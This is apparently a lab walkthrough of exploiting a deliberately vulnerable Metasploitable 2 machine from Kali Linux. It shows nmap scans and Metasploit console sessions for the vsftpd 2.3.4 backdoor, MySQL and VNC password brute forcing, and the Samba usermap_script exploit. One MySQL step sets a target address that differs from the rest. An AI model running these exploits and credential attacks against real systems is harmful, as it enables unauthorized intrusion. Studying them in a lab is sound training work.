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Metasploitable

A test environment provides a secure place to perform penetration testing and security research. For your test environment, you need a Metasploit instance that can access a vulnerable target.

Metasploitable is an intentionally vulnerable virtual machine designed for training, exploit testing, and general target practice. Unlike other vulnerable virtual machines, Metasploitable focuses on vulnerabilities at the operating system and network services layer instead of custom, vulnerable applications.

The various tools, libraries, user interfaces, and modules of Metasploit allow a user to configure an exploit module, pair with a payload, point at a target, and launch at the target system. Metasploit's large and extensive database houses hundreds of exploits and several payload options.

What is the purpose of Metasploit?

Metasploit is a powerful tool used by network security professionals to do penetration tests, by system administrators to test patch installations, by product vendors to implement regression testing, and by security engineers across industries. The purpose of Metasploit is to help users identify where they are most likely to face attacks by hackers and proactively mend those weaknesses before exploitation by hackers.

Metasploit Uses:

- Open Source and Actively Developed – Metasploit is preferred to other highly paid penetration testing tools because it allows accessing its source code

- Ease of Use – it is easy to use Metasploit while conducting a large network penetration test. Metasploit conducts automated tests on all systems in order to exploit the vulnerability.

- Easy Switching Between Payloads – the set payload command allows easy, quick access to switch payloads.

- Cleaner Exits – Metasploit allows a clean exit from the target system it has compromised.

- Friendly GUI Environment – friendly GUI and third-party interfaces facilitate the penetrate testing project.

This is my Metasploitable IP address: 192.168.0.4

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:75:1a:d0
          inet addr:192.168.0.4  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe75:1ad0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:116 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8472 (8.2 KB)  TX bytes:11207 (10.9 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:102 errors:0 dropped:0 overruns:0 frame:0
          TX packets:102 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:23665 (23.1 KB)  TX bytes:23665 (23.1 KB)

msfadmin@metasploitable:~$ _
```

I perform a simple to check whether the host is up or not

```
┌──(root㉿kali)-[~]
└─# nmap -sn 192.168.0.4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-08 05:40 EDT
Nmap scan report for 192.168.0.4
Host is up (0.0011s latency).
MAC Address: 00:0C:29:75:1A:D0 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds
```

Then I perform a Sleath scan with version which will give us all the port with what service is running and its version

```
┌──(root㉿kali)-[~]
└─# nmap -sS -sV 192.168.0.4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-08 05:42 EDT
Nmap scan report for 192.168.0.4
Host is up (0.0016s latency).
Not shown: 976 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
50006/tcp open  nlockmgr    1-4 (RPC #100021)
MAC Address: 00:0C:29:75:1A:D0 (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs
: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.13 seconds
```

Now to start the exploit in Kali type: msfconsole

Then we know which ports are running which services so we will search the service in our msfconsole

We can search the service using the service or the version

Using VSFTPD 2.3.4:
So, I have searched the ftp using its version and then type use (the exploit name)

```
msf6 > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execut
ion


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
```

Now our exploit is created. Type ‘show options’ to know what all data is required to run the exploit in MS2

```
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/ba
                                      sics/using-metasploit.html
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```


We require receiver’s host and its port. The port is already given. So, we will give receiver’s host i.e., MS2’s IP Address and again check if all data is filled.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.0.4
RHOSTS ⇒ 192.168.0.4
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT ⇒ 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.0.4      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/ba
                                      sics/using-metasploit.html
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

Then type ‘exploit’ a command shell will open.

And now we are in MS2 machine.


I have list all the file in MS2.




Now using Kali machine, we will create a file name ‘helloinkali’ in MS2.

We see a file name helloinkali is created in MS2.

Now ill create a file in MS2 machine named hello and display it.



We can see the file which we created in Kali machine is also reflected. Now we will check ‘hello’ file is getting reflected in kali.



Using MYSQL LOGIN:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > search mysql

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Descriptio
n
   -   ----                                                  ---------------  ----       -----  ----------
-
   0   exploit/windows/http/advantech_iview_networkservlet_cmd_inject  2022-06-28       excellent  Yes    Advantech
iView NetworkServlet Command Injection
   1   auxiliary/server/capture/mysql                                                     normal     No     Authentica
tion Capture: MySQL
   2   exploit/windows/http/cayin_xpost_sql_rce                2020-06-04       excellent  Yes    Cayin xPos
t wayfinder_seqid SQLi to RCE
   3   auxiliary/gather/joomla_weblinks_sqli                   2014-03-02       normal     Yes    Joomla web
links-categories Unauthenticated SQL Injection Arbitrary File Read
   4   exploit/unix/webapp/kimai_sqli                          2013-05-21       average    Yes    Kimai v0.9
.2 'db_restore.php' SQL Injection
   5   exploit/linux/http/librenms_collectd_cmd_inject         2019-07-15       excellent  Yes    LibreNMS C
ollectd Command Injection
   6   post/linux/gather/enum_configs                                             normal     No     Linux Gath
er Configurations
   7   post/linux/gather/enum_users_history                                       normal     No     Linux Gath
er User History
   8   auxiliary/scanner/mysql/mysql_writable_dirs                                normal     No     MYSQL Dire
ctory Write Test
   9   auxiliary/scanner/mysql/mysql_file_enum                                    normal     No     MYSQL File
/Directory Enumerator
   10  auxiliary/scanner/mysql/mysql_hashdump                                     normal     No     MYSQL Pass
word Hashdump
   11  auxiliary/scanner/mysql/mysql_schemadump                                   normal     No     MYSQL Sche
ma Dump
   12  exploit/multi/http/manage_engine_dc_pmp_sqli            2014-06-08       excellent  Yes    ManageEngi
ne Desktop Central / Password Manager LinkViewFetchServlet.dat SQL Injection
   13  auxiliary/admin/http/manageengine_pmp_privesc           2014-11-08       normal     Yes    ManageEngi
ne Password Manager SQLAdvancedALSearchResult.cc Pro SQL Injection
   14  post/multi/manage/dbvis_add_db_admin                                       normal     No     Multi Mana
ge DbVisualizer Add Db Admin
   15  auxiliary/scanner/mysql/mysql_authbypass_hashdump       2012-06-09       normal     No     MySQL Auth
entication Bypass Password Dump
   16  auxiliary/admin/mysql/mysql_enum                                           normal     No     MySQL Enum
eration Module
   17  auxiliary/scanner/mysql/mysql_login                                        normal     No     MySQL Logi
n Utility
```

I got an exploit and I used it.

Then using show options, I got to know some things are required to be filled.

I set all the things that was required.


I created a username.txt and passwords.txt in the kali machine desktop which contains random usernames and passwords.

```
msf6 > use auxiliary/scanner/mysql/mysql_login
msf6 auxiliary(scanner/mysql/mysql_login) > show options

Module options (auxiliary/scanner/mysql/mysql_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   true             no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   Proxies                            no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                             yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT             3306             yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME          root             no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/mysql/mysql_login) > set blank_passwords true
blank_passwords => true
msf6 auxiliary(scanner/mysql/mysql_login) > set user_file /home/kali/Desktop/username.txt
user_file => /home/kali/Desktop/username.txt
msf6 auxiliary(scanner/mysql/mysql_login) > set pass_file /home/kali/Desktop/passwords.txt
pass_file => /home/kali/Desktop/passwords.txt
msf6 auxiliary(scanner/mysql/mysql_login) > set rhost 192.168.1.20
rhost => 192.168.1.20
```

Then I type exploit to exploit my MS2. And the scan was completed.

Then using username as root and password as null I got into MS2 mysql database.

Now I can see all the database that present. The data inside the database, etc.




And that's how using mysql exploit we can get all the data of user and everything.

Using VNC LOGIN:

I searched for VNC login and got an exploit.

Then I used that exploit.



Then I did show options to check what all is required.


I got to know only host is required. I set the host.

```
msf6 auxiliary(scanner/vnc/vnc_login) > set rhosts 192.168.0.4
rhosts ⇒ 192.168.0.4
msf6 auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):

   Name              Current Setting                Required  Description
   ----              ---------------                --------  -----------
   BLANK_PASSWORDS   false                          no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                              yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                          no        Try each user/password couple stored in the current
                                                              database
   DB_ALL_PASS       false                          no        Add all passwords in the current database to the li
                                                              st
   DB_ALL_USERS      false                          no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                           no        Skip existing credentials stored in the current dat
                                                              abase (Accepted: none, user, user&realm)
   PASSWORD                                         no        The password to test
   PASS_FILE         /usr/share/metasploit-framewo  no        File containing passwords, one per line
                     rk/data/wordlists/vnc_passwor
                     ds.txt
   Proxies                                          no        A proxy chain of format type:host:port[,type:host:p
                                                              ort][ ... ]
   RHOSTS            192.168.0.4                    yes       The target host(s), see https://docs.metasploit.com
                                                              /docs/using-metasploit/basics/using-metasploit.html
   RPORT             5900                           yes       The target port (TCP)
   STOP_ON_SUCCESS   false                          yes       Stop guessing when a credential works for a host
   THREADS           1                              yes       The number of concurrent threads (max one per host)
   USERNAME          <BLANK>                        no        A specific username to authenticate as
   USERPASS_FILE                                    no        File containing users and passwords separated by sp
                                                              ace, one pair per line
   USER_AS_PASS      false                          no        Try the username as the password for all users
   USER_FILE                                        no        File containing usernames, one per line
   VERBOSE           true                           yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.
```

After that I used the exploit.

```
msf6 auxiliary(scanner/vnc/vnc_login) > exploit

[*] 192.168.0.4:5900      - 192.168.0.4:5900 - Starting VNC login sweep
[!] 192.168.0.4:5900      - No active DB -- Credential data will not be saved!
[+] 192.168.0.4:5900      - 192.168.0.4:5900 - Login Successful: :password
[*] 192.168.0.4:5900      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) > vncviewer 192.168.0.4
[*] exec: vncviewer 192.168.0.4

Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```

Using that exploit my MS2 which is only terminal based can be opened in GUI format in my kali machine.




And that's how using vnc_login we can access the MS2 machine in kali in a GUI Format.

Using SAMBA:


Using samba also we can exploit the MS2.

I searched for samba and got many exploits.




I used the exploit number 8 which is ‘usermap_script’

And did show options which only required host. So I gave the IP of MS2.




After that I type exploit to run the exploit in my MS2 machine.




I got access to MS2 machine.

Then I created a file named ‘usingsamba’ in MS2 machine using Kali.



And in my MS2 I checked for the file. And the file was created.



And that’s how we exploit MS2 using samba exploit.

So Metasploitable is purposely vulnerable. And we can exploit it using Kali Linux.